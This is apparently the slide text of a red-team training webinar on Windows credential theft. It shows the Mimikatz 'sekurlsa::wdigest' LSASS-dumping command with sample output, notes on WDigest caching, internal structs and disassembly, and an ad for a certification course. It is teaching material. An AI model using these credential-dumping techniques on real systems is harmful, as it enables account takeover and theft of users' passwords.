CWL
CyberWarFare Labs

Underground Passageways: Navigating the World of Credential Theft

About CW Labs :

- CybeWarFare Labs is UK-based Ed-tech company.
- Specializes in cybersecurity cyber range labs.
- Offers on-demand educational services.
- Emphasizes the importance of adapting to evolving threats and client needs.
- Operates with two primary divisions:
  1. Cyber Range Labs
  2. Up-Skilling Platform

About The Speaker:

John Sherchan
(Security Researcher)

John Sherchan, Red Team Security Researcher at CyberwarFare Labs. He has been working in reverse engineering, malware development and analysis, and source code review. He has very good knowledge of Windows Internals (Both User & Kernel Mode). He has reversed several AV and EDRs to comprehend their architecture. He is currently engaged in AV/EDR evasion projects at his place of employment.

CWL
CyberWarFare Labs

Contents

- Forms of Credential Theft
- Credential Theft Tools
- Dumping Credential from Lsass
    - WDigest
- Certified Red Team – CredOps Infiltrator [CRT-COI]

Forms of Credential Theft

1. Phishing Email

2. Data Breaches

3. Social Engineering

4. Malicious Tools


Forms of Credential Theft

- **Phishing Emails**
  - Cybercriminals send deceptive emails that appear legitimate, tricking recipients into revealing their login credentials or sensitive data. Phishing is a common entry point for attackers seeking to gain unauthorized access.
- **Data Breaches:**
  - Organizations store vast amounts of user data, making them attractive targets for hackers. A data breach occurs when unauthorized individuals gain access to this data, potentially exposing usernames, passwords, and other personal information.

Forms of Credential Theft

- **Social Engineering**
  - This technique exploits human psychology to convince individuals to divulge confidential information. Attackers often impersonate trusted entities, exploiting trust to extract credentials.
- **Credential Theft Tools:**
  - Sophisticated attackers use specialized software like keylogger, mimikatz, custom built scripts etc. to extract credentials from the systems. These tools can extract passwords and credentials from compromised machines, posing a significant threat to security.

Credential Theft Tools



Mimikatz

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 11 2023 17:46:24
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # _
```

Mimikatz: Lsass

- Mimikatz has ability to extract credentials from:

Live lsass process memory (online)

Lsass dump from disk (offline)

WDigest

- WDigest Authentication is type of challenge/response protocol
  - Introduced in Windows XP
  - Primarily used for LDAP and web-based authentication
- By Default WDigest password caching is disabled in modern version of OS

WDigest - Default Dumping


```
mimikatz # sekurlsa::wdigest

Authentication Id : 0 ; 651245 (00000000:0009efed)
Session           : Interactive from 1
User Name         : stealthops
Domain            : DESKTOP-FP68H6E
Logon Server      : DESKTOP-FP68H6E
Logon Time        : 7/25/2023 12:55:57 PM
SID               : S-1-5-21-4009318509-320715369-808767702-1000
        wdigest :
         * Username : stealthops
         * Domain   : DESKTOP-FP68H6E
         * Password : (null)

Authentication Id : 0 ; 651188 (00000000:0009efb4)
Session           : Interactive from 1
User Name         : stealthops
Domain            : DESKTOP-FP68H6E
Logon Server      : DESKTOP-FP68H6E
Logon Time        : 7/25/2023 12:55:57 PM
SID               : S-1-5-21-4009318509-320715369-808767702-1000
        wdigest :
         * Username : stealthops
         * Domain   : DESKTOP-FP68H6E
         * Password : (null)
```


CWL CyberWarFare Labs

WDigest - Enable Credential Caching



CWL
CyberWarFare Labs

WDigest - Enable Credential Caching



Dumping clear text password after enabling WDigest credential caching

CWL
CyberWarFare Labs

WDigest Extraction - Internals: l_LogSessList structure

```
typedef struct _KIWI_WDIGEST_LIST_ENTRY {
    struct _KIWI_WDIGEST_LIST_ENTRY *Flink;
    struct _KIWI_WDIGEST_LIST_ENTRY *Blink;
    ULONG   UsageCount;
    struct _KIWI_WDIGEST_LIST_ENTRY *This;
    LUID LocallyUniqueIdentifier;
} KIWI_WDIGEST_LIST_ENTRY, *PKIWI_WDIGEST_LIST_ENTRY;
```

```
typedef struct _KIWI_GENERIC_PRIMARY_CREDENTIAL {
    LSA_UNICODE_STRING UserName;
    LSA_UNICODE_STRING Domaine;
    LSA_UNICODE_STRING Password;
} KIWI_GENERIC_PRIMARY_CREDENTIAL, *PKIWI_GENERIC_PRIMARY_CREDENTIAL;
```


WDigest Extraction - Internals: l_LogSessList structure

```
00007FF8ACEEBD0F    CC                  int3
00007FF8ACEEBD10    48:8BC4             mov rax,rsp                                          LogSessHandlerPasswdSet
00007FF8ACEEBD13    48:8958 08          mov qword ptr ds:[rax+8],rbx
00007FF8ACEEBD17    48:8968 10          mov qword ptr ds:[rax+10],rbp
00007FF8ACEEBD1B    48:8970 18          mov qword ptr ds:[rax+18],rsi
00007FF8ACEEBD1F    48:8978 20          mov qword ptr ds:[rax+20],rdi
00007FF8ACEEBD23    41:54               push r12
00007FF8ACEEBD25    41:56               push r14
00007FF8ACEEBD27    41:57               push r15
00007FF8ACEEBD29    48:83EC 30          sub rsp,30
00007FF8ACEEBD2D    33FF                xor edi,edi
00007FF8ACEEBD2F    4D:8BF0             mov r14,r8
00007FF8ACEEBD32    41:2138             and dword ptr ds:[r8],edi
00007FF8ACEEBD35    48:8BEA             mov rbp,rdx
00007FF8ACEEBD38    48:8BF1             mov rsi,rcx
00007FF8ACEEBD3B    48:8B0D BEC20100    mov rcx,qword ptr ds:[<WPP_GLOBAL_Control>]
00007FF8ACEEBD42    4C:8D3D B7C20100    lea r15,qword ptr ds:[<WPP_GLOBAL_Control>]
00007FF8ACEEBD49    4C:8D25 58640100    lea r12,qword ptr ds:[<WPP_fdc5a82546803c51f3cfe8636d003d62_Traceguids>]
00007FF8ACEEBD50    49:3BCF             cmp rcx,r15
00007FF8ACEEBD53    74 1F               je wdigest.7FF8ACEEBD74
00007FF8ACEEBD55    F641 1C 80          test byte ptr ds:[rcx+1C],80
00007FF8ACEEBD59    74 19               je wdigest.7FF8ACEEBD74
00007FF8ACEEBD5B    8B06                mov eax,dword ptr ds:[rsi]
00007FF8ACEEBD5D    8D57 17             lea edx,qword ptr ds:[rdi+17]
00007FF8ACEEBD60    44:8B4E 04          mov r9d,dword ptr ds:[rsi+4]
00007FF8ACEEBD64    4D:8BC4             mov r8,r12
00007FF8ACEEBD67    48:8B49 10          mov rcx,qword ptr ds:[rcx+10]
00007FF8ACEEBD6B    894424 20           mov dword ptr ss:[rsp+20],eax
00007FF8ACEEBD6F    E8 CC3BFFFF         call <wdigest.WPP_SF_DL>
00007FF8ACEEBD74    48:8D0D 25D10100    lea rcx,qword ptr ds:[<struct _RTL_CRITICAL_SECTION l_LogSessCritSect>]
00007FF8ACEEBD7B    48:FF15 E65C0100    call qword ptr ds:[<&RtlEnterCriticalSection>]
00007FF8ACEEBD82    0F1F4400 00         nop dword ptr ds:[rax+rax],eax
00007FF8ACEEBD87    48:8B1D 3AD10100    mov rbx,qword ptr ds:[<struct _LIST_ENTRY l_LogSessList>]
00007FF8ACEEBD8E    48:8D0D 33D10100    lea rcx,qword ptr ds:[<struct _LIST_ENTRY l_LogSessList>]
00007FF8ACEEBD95    48:3BD9             cmp rbx,rcx
```

Address	Hex	ASCII
00000232BAE84350	D0 4B E8 BA 32 02 00 00 C8 8E F0 AC F8 7F 00 00	ÐKè°2...È.ð¬ø...
00000232BAE84360	01 00 00 00 00 00 00 00 50 43 E8 BA 32 02 00 00	........PCè°2...
00000232BAE84370	96 AF 06 00 00 00 00 00 01 00 00 0A 02 00 00 00	....
00000232BAE84380	14 00 16 00 00 00 00 00 60 2B E8 BA 32 02 00 00	........`+è°2...
00000232BAE84390	1E 00 20 00 00 00 00 00 A0 2A E8 BA 32 02 00 00	.. .. *è°2...
00000232BAE843A0	06 00 08 00 00 00 00 00 30 5D ED BA 32 02 00 00	........0]í°2...
00000232BAE843B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00000232BAE843C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

CWL
CyberWarFare Labs

WDigest Extraction - Internals: Password Decryption



CWL
CyberWarFare Labs

Certified Red Team – CredOps Infiltrator [CRT-COI]


https://cyberwarfare.live/product/certified-red-team-credops-infiltrator-crt-coi/

CWL
CyberWarFare Labs

Certified Red Team – CredOps Infiltrator [CRT-COI]

- Explore Windows Credential and Storage Internals
- Explore DPAPI, WDigest, LSASS, WiFi, Browser, Registry, etc.
- Learn to perform General Evasion
- Manual Dumping Credentials

Certified Red Team — CredOps Infiltrator [CRT-COI]: Roadmap



CWL
CyberWarFare Labs

Certified Red Team – CredOps Infiltrator [CRT-COI]: Giveaway

1 Seat GiveAway

CWL
CyberWarFare Labs

References

- https://cyberwarfare.live/product/certified-red-team-credops-infiltrator-crt-coi/
- https://github.com/gentilkiwi/mimikatz
- https://blog.xpnsec.com/exploring-mimikatz-part-1/

CWL
CyberWarFare Labs

Thank You

Cyberwarfare.live